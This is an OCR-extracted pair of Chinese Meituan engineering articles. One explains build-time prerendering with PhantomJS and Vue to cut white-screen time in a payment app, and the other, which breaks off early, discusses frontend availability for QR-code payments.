| | CSR | 预渲染 | SSR | 同构 |
|---|---|---|---|---|
| 优点 | • 不依赖数据<br>• FP 时间最快<br>• 客户端用户体验好<br>• 内存数据共享 | • 不依赖数据<br>• FCP 时间比 CSR 快<br>• 客户端用户体验好<br>• 内存数据共享 | • SEO 友好<br>• 首屏性能高，FMP 比 CSR 和预渲染快 | • SEO 友好<br>• 首屏性能高，FMP 比 CSR 和预渲染快<br>• 客户端用户体验好<br>• 内存数据共享<br>• 客户端与服务端代码公用，开发效率高 |
| 缺点 | • SEO 不友好<br>• FCP 、FMP 慢 | • SEO 不友好<br>• FMP 慢 | • 客户端数据共享成本高<br>• 模板维护成本高 | • Node 容易形成性能瓶颈 |

通过对比，同构方案集合 CSR 与 SSR 的优点，可以适用于大部分业务场景。但由于在同构的系统架构中，连接前后端的 Node 中间层处于核心链路，系统可用性的瓶颈就依赖于 Node ，一旦作为短板的 Node 挂了，整个服务都不可用。

结合到我们团队负责的支付业务场景里，由于支付业务追求极致的系统稳定性，服务不可用直接影响到客诉和资损，因此我们采用浏览器端渲染的架构。在保证系统稳定性的前提下，还需要保障用户体验，所以采用了预渲染的方式。

那么究竟什么是预渲染呢？什么是 FCP/FMP 呢？我们先从最常见的 CSR 开始说起。

以 Vue 举例，常见的 CSR 形式如下：

```HTML
<div id="app">
  {{ message }}
</div>
```


```JS
var app = new Vue({
  el: '#app',
  data: {
    message: 'Hello Vue!'
  }
})
```

Hello Vue!


一切看似很美好。然而，作为以用户体验为首要目标的我们发现了一个体验问题：**首屏白屏问题**。

# 为什么会首屏白屏

浏览器渲染包含 HTML 解析、DOM 树构建、CSSOM 构建、JavaScript 解析、布局、绘制等等，大致如下图所示：




要搞清楚为什么会有白屏，就需要利用这个理论基础来对实际项目进行具体分析。通过 DevTools 进行分析：





- 等待 HTML 文档返回，此时处于白屏状态。

- 对 HTML 文档解析完成后进行首屏渲染，因为项目中对 加了灰色的背景色，因此呈现出灰屏。
- 进行文件加载、JS 解析等过程，导致界面长时间出于灰屏中。
- 当 Vue 实例触发了 mounted 后，界面显示出大体框架。
- 调用 API 获取到时机业务数据后才能展示出最终的页面内容。

由此得出结论，因为要等待文件加载、CSSOM 构建、JS 解析等过程，而这些过程比较耗时，导致用户会长时间出于不可交互的首屏灰白屏状态，从而给用户一种网页很“慢”的感觉。那么一个网页太“慢”，会造成什么影响呢?

## “慢”的影响

Global Web Performance Matters for ecommerce 的报告中指出：


A growing body of evidence demonstrates the importance of attracting and retaining consumers with a high-performing site. Consider some of the most recent published data regarding their threshold for site abandonment:

- 57% of consumers expect a web page to load in 3 seconds or less.
- 52% of online shoppers state that quick page loading is important to their site loyalty.
- A 1-second delay decreases page views by 11% and customer satisfaction by about 16%.
- Nearly half of mobile users abandon a site if it doesn't finish loading within 10 seconds.[2]

*57% of consumers expect a web page to load in 3 seconds or less*

[2] Kissmetrics, How Loading Time Affects Your Bottom Line. http://blog.kissmetrics.com/loading-time/


- 4 -

- 57%的用户更在乎网页在3秒内是否完成加载。
- 52%的在线用户认为网页打开速度影响到他们对网站的忠实度。
- 每慢1秒造成页面 PV 降低11%，用户满意度也随之降低降低16%。
- 近半数移动用户因为在10秒内仍未打开页面从而放弃。


我们团队主要负责美团支付相关的业务，如果网站太慢会影响用户的支付体验，会造成客诉或资损。既然网站太“慢”会造成如此重要的影响，那要如何优化呢?

## 优化思路

在 User-centric Performance Metrics 一文中，共提到了4个页面渲染的关键指标：




基于这个理论基础，再回过头来看看之前项目的实际表现：




可见在 FP 的灰白屏界面停留了很长时间，用户不清楚网站是否有在正常加载，用户体验很差。

试想：如果我们可以将 FCP 或 FMP 完整的 HTML 文档提前到 FP 时机预渲染，用户看到页面框架，能感受到页面正在加载而不是冷冰冰的灰白屏，那么用户更愿意等待页面加载完成，从而降低了流失率。并且这种改观在弱网环境下更明显。

通过对比 FP、FCP、FMP 这三个时期 DOM 的差异，发现区别在于：


空节点
<body ontouchstart="">

<script crossorigin="anonymous" src="//www.dpfil
<script>
</script>
<script src="https://paystatic.meituan.net/resou
<script src="https://paystatic.meituan.net/resou
<script src="//analytics.meituan.net/analytics.j

<!---->
<!---->

**FP**


**FCP**


## FMP

- FP：仅有一个 div 根节点。
- FCP：包含页面的基本框架，但没有数据内容。
- FMP：包含页面所有元素及数据。

仍然以 Vue 为例， 在其生命周期中，mounted 对应的是 FCP，updated 对应的是 FMP。那么具体应该使用哪个生命周期的 HTML 结构呢?

| | mounted (FCP) | updated (FMP) |
| --- | --- | --- |
| 缺点 | • 只是视觉体验将 FCP 提前，实际的 TTI 时间变化不大 | • 构建时需要获取数据，编译速度慢<br>• 构建时与运行时的数据存在差异性<br>• 有复杂交互的页面，仍需等待，实际的 TTI 时间变化不大 |
| | | |


| | | |
|---|---|---|
| 优点 | • 不受数据影响，编译速度快 | • 首屏体验好<br>• 对于纯展示类型的页面，FP 与 TTI 时间近乎一致 |

通过以上的对比，最终选择在 mounted 时触发构建时预渲染。由于我们采用的是 CSR 的架构，没有 Node 作为中间层，因此要实现 DOM 内容的预渲染，就需要在项目构建编译时完成对原始模板的更新替换。

至此，我们明确了构建时预渲染的大体方案。

## 构建时预渲染方案

构建时预渲染流程：




## 配置读取

由于 SPA 可以由多个路由构成，需要根据业务场景决定哪些路由需要用到预渲染。因此这里的配置文件主要是用于告知编译器需要进行预渲染的路由。

在我们的系统架构里，脚手架是基于 Webpack 自研的，在此基础上可以自定义自动化构建任务和配置。

```
task('build', ['prebuild'], '预渲染 SPA', (opts) => {
    var spr = new SPAPrerender(
        path.join(__dirname, './dist'),
        [
            // 此处添加需要预渲染的节点
            { entry: 'index.html', routes: ['/','/record', '/rule'] },
        ],
        {
            cdnPrefix: cdnPrefix,
            ignoreJSErrors: true,
            captureAfterDocumentEvent: 'mounted'
        }
    );
    return spr.build();
});
```

## 触发构建

项目中主要是使用 TypeScript，利用 TS 的 装饰器，我们封装了统一的预渲染构建的钩子方法，从而只用一行代码即可完成构建时预渲染的触发。

**装饰器：**

```
exports.Prerender = function (component) {
    return component.extend({
        mounted: function () {
            /* ... */
            document.dispatchEvent(new Event('mounted'));
            /* ... */
        }
    });
};
```

**使用：**

```
import 'style/detail.less';
import { env, request, bridge } from 'common';
import { lx, LXConfig } from 'common/lx';
import { Vue, Component, Watch, Prerender } from 'vue-class';
import render from './index.html';
import RedPacket from 'common/red-packet';
import BottomButton from 'common/bottom-button';
import { callUpMeituan } from '@mx/util/call-up-meituan';


@Prerender
@Component({
    render,
    components: { RedPacket, BottomButton }
})
export default class extends Vue {
    created() {
        bridge.configEH({
            hideNavigationBar: true
        });
        bridge.ehShow();
        this.loadData(this.jumpToMeituan);
    }

```

## 构建编译


从流程图上，需要在发布机上启动模拟的浏览器环境，并通过预渲染的事件钩子获取当前的页面内容，生成最终的 HTML 文件。

由于我们在预渲染上的尝试比较早，当时还没有 Headless Chrome 、 Puppeteer 、 Prerender SPA Plugin 等，因此在选型上使用的是 phantomjs-prebuilt （Prerender SPA Plugin 早期版本也是基于 phantomjs-prebuilt 实现的）。

通过 phantom 提供的 API 可获得当前 HTML，示例如下：

```
page.open(url, function(status) {
    if (status !== 'success') {…
    } else {
        // CAPTURE ONCE A SPECIFC ELEMENT EXISTS
        if (options.captureAfterElementExists) {…
        }

        // CAPTURE AFTER A NUMBER OF MILLISECONDS
        if (options.captureAfterTime) {…
        }

        // IF NO SPECIFIC CAPTURE HOOK IS SET, CAPTURE
        // IMMEDIATELY AFTER SCRIPTS EXECUTE
        if (
            !options.captureAfterDocumentEvent &&
            !options.captureAfterElementExists &&
            !options.captureAfterTime
        ) {
            var html = page.evaluate(function() {
                var doctype = new window.XMLSerializer().serializeToString(document.doctype);
                var outerHTML = document.documentElement.outerHTML;
                return doctype + outerHTML;
            });
            returnResult(html);
        }
    }

});
```

为了提高构建效率，并行对配置的多个页面或路由进行预渲染构建，保证在 5S 内即可完成构建，流程图如下：




# 方案优化

理想很丰满，现实很骨感。在实际投产中，构建时预渲染方案遇到了一个问题。

我们梳理一下简化后的项目上线过程：

**开发 -> 编译 -> 上线**

假设本次修改了静态文件中的一个 JS 文件，这个文件会通过 CDN 方式在 HTML 里引用，那么最终在 HTML 文档中的引用方式是 `<script src="http://cdn.com/index.js"></script>` 。然而由于项目还没有上线，所以其实通过完整 URL 的方式是获取不到这个文件的；而预渲染的构建又是在上线动作之前，所以问题就产生了：

**构建时预渲染无法正常获取文件，导致编译报错**

怎么办？


**请求劫持**

因为在做预渲染时，我们使用启动了一个模拟的浏览器环境，根据 phantom 提供的 API，可以对发出的请求加以劫持，将获取 CDN 文件的请求劫持到本地，从而在根本上解决了这个问题。示例代码如下：

```
page.onResourceRequested = function(requestData, request) {
    /* ... */
    var urlInfo = urlUtil.parse(page.url);

    if (requestData.url.indexOf(options.cdnPrefix) === 0) {
        var newUrl = requestData.url.replace(options.cdnPrefix, urlInfo.protocol + '//' + urlInfo.host);
        request.setHeader('Host', urlInfo.host);
        request.changeUrl(newUrl);
    }
    /* ... */
};
```

# 构建时预渲染研发流程及效果

最终，构建时预渲染研发流程如下：





**开发阶段：**

- 通过 TypeScript 的装饰器单行引入预渲染构建触发的方法。
- 发布前修改编译构建的配置文件。


**发布阶段：**

- 先进行常规的项目构建。
- 若有预渲染相关配置，则触发预渲染构建。
- 通过预渲染得到最终的文件，并完成发布上线动作。

**完整的用户请求路径如下：**




通过构建时预渲染在项目中的使用，FCP 的时间相比之前减少了 75%。




## 作者简介

- 寒阳，美团资深研发工程师，多年前端研发经历，负责美团支付钱包团队和美团支付前端基础技术。

## 招聘信息

我们美团金融服务平台大前端研发组在高速成长中，我们欢迎更多优秀的 Web 前端研发工程师加入，感兴趣的朋友可以将简历发送到邮箱：shanghanyang@meituan.com。

# 美团扫码付的前端可用性保障实践

作者: 田泱

## 开篇


2017年，美团金融前端遇到了很多通用性问题，特别是在保障前端可用性的过程中，我们团队也踩了不少“坑”，在梳理完这些问题以后，我们还专门做了一期 线下沙龙 给大家进行了分享。不管是在面试过程中与候选人讨论，还是在团队内的和我们前端小伙伴讨论，都能发现很多同学有一个共同点，对所做的工作缺乏判断，包括如何评判工作交付的质量，如何评判产品与客户之间的触达率等等，这些问题其实比“埋头敲代码”重要很多。

今天抛砖引玉，分享一下我们团队的思考，希望能帮助更多的同学对前端可用性的保障工作，有一个更全面的认识，后续还会分享很多美团前端相关的内容。我们会做成一个系列，对前端感兴趣的同学，可以关注我们美团技术团队（meituantech）的公众号，也欢迎大家跟我们一起交流、讨论。


## 业务介绍

近几年，随着移动支付的普及，衍生出来聚合支付产品逐渐成为了大家进行移动支付第一选择。而对美团金融平台而言，支付这件事的意义和挑战就完全不一样，我们把它定义为“搭载火箭的冰山式服务”。之所以称之为“火箭”，是因为我们在过去一年中，迅速成为公司又一个日订单千万级的业务，整个业务是火箭式的发展速度。为什么叫“冰山式的服务”？这是因为，通过我们平台的一个二维码、一个页面就可以实现扫码支付，虽然操作比较简单，但是其背后却涉及很多商家系统、供应链系统，而且还需要很多平台系统的支撑，对技术和系统稳定性的要求非常之高。但对用户来说，他们只是看到了“冰山一角”。

前期，我们在做服务设计的时候，我们以为这个产品就是一个很简单的服务，按照传统前端的定义，我们只是把前端的多个界面完成就可以了，后端服务以及很多第三方的接口我们不需要花太多精力去关注。但是真正接触到项目后，我们发现金融服务跟传统的服务完全不一样，甚至还需要做政府方面的一些工作，比如金融最大的问题要合规，这就导致很多业务设计上，必须强制做很多功能节点，随着业务发展过程中节点越来越多，这必然导致服务的可用性越来越差，可能实际情况比下面这张图更复杂。




当我们把产品串起来之后，发现有很多端，每个端同时又有很多的逻辑线互相交叉，这就造成了整个产品和前端服务在快速发展过程中缺乏设计性，同时也缺乏可靠性、稳定性的保证。




很多同学天真的认为，前端服务应该像奥尼尔一样稳定、强壮。但是实际情况，更可能像下了班后“葛优躺”的那种状态。今天我们讲的目标就是：

> **如何提高自己对所负责业务服务的信心？**

之所以提这个目标，是因为有次在休假的过程中，老大问能不能保证你负责的服务不会出问题。相信很多同学都会遇到这种情况，在出去度假或者看电影时，突然接到老大的电话，对于大家来说，这种事情出现直接会影响到生活质量。所以，保障服务的可用性，其实也是提高大家生活质量的重要因素。本文将会从四个方面进行分享：

- 第一，如何定义的前端可用性。
- 第二，影响前端可用性的关键因素是什么。
- 第三，解决这些关键问题的处理方式，或者说端到端监控与降级处理的方案。
- 第四，总结一下标准的前端保障的工作流程，希望能对大家有所启发，最好能应用到自己的工作之中。

# 扫码付前端可用性定义

大家对于“系统可用性”这个概念都不陌生，其定义也比较简单，比较好理解，业界通用的计算公式是：

> %availability=（Total Elapsed Time－Sum of Inoperative Times）/ Total Elapsed Time

也就是 **平均无故障时间/（平均无故障时间+平均故障修复时间）** 的百分比。

但是，前端和后端对这个可用性的认知并不一样。因为对于后端服务的可用性来说，执行环境较为可控，基本上不会存在中间的状态。而前端服务却大为不同，前端会面临各式各样不确定的用户使用场景。比如，我们使用iPhone访问没有问题，测试的同学使用小米6也没有问题，但是老板用的华为P10就有问题了。

所以，前端服务的可用性无法像后端一样，可以有准确的数字指标，或者精确的定义公式。当然，这也是前端可用性提升面临的问题，因为我们无法将最终的工作归结在一个衡量指标上。


这里给大家留一个思考题：**如果你负责的业务提高了万分之一的可用性，对整个业务能够产生多大大价值?**


在美团金融，我们团队粗略算过，如果业务的可用性提高万分之一，对业务部门的价值提升，至少在五位数以上。可以说，不积跬步，无以至千里。可以说，在前端领域，任何一点微小的进步或者提升，都值得我们付出百分之一百的努力。

# 影响可用性的关键因素

我们把2017年前端发生的故障分为四种类型：

1. **客户端升级兼容性问题**：在做前端开发时，很多组件依赖于容器。比如美团App升级，但是在升级时可能并不会通知所有的业务方，而升级难免会造成兼容性问题，这种情况会造成业务不可用，甚至带来其他相关的问题。这个问题没有办法完全避免。
2. **代码优化、服务迁移后遗症**：代码优化和改造，这点也不可避免。因为技术在更新代码的过程中，很难兼顾到所有的细节问题，容易造成线上事故。

3. **外部依赖服务故障**：这是比较典型的问题，对于前端来说，最常见的就是接口服务或者依赖的基础服务组件出现故障，这些都会导致前端业务的不可用；
4. **研发流程执行不彻底**：其实代码优化层面的问题，可以通过流程或者标准化的动作进行规避。但实际过程中，很多问题是因为投入的精力有限，或者着急上线等因素，导致研发执行的不彻底或者不规范。




虽然看起来很复杂，但是归根结底可以概括成两大类：

第一类问题，就是我们自身的问题，可以比喻成“我撞在猪身上了”；第二类问题就是别人的问题，可以理解成“猪撞我身上了”，我们经常说这样一句话，“不怕神一样的对手，就怕猪一样的队友”，在前端开发问题上，这个道理一样适用。

## 内部节点可用性

第一点就是如何把自己的事情做好。相信很多同学都看过网上很多文章，也听过线下很多大牛的分享，都非常有经验了。这里还有几个需要强调的地方：

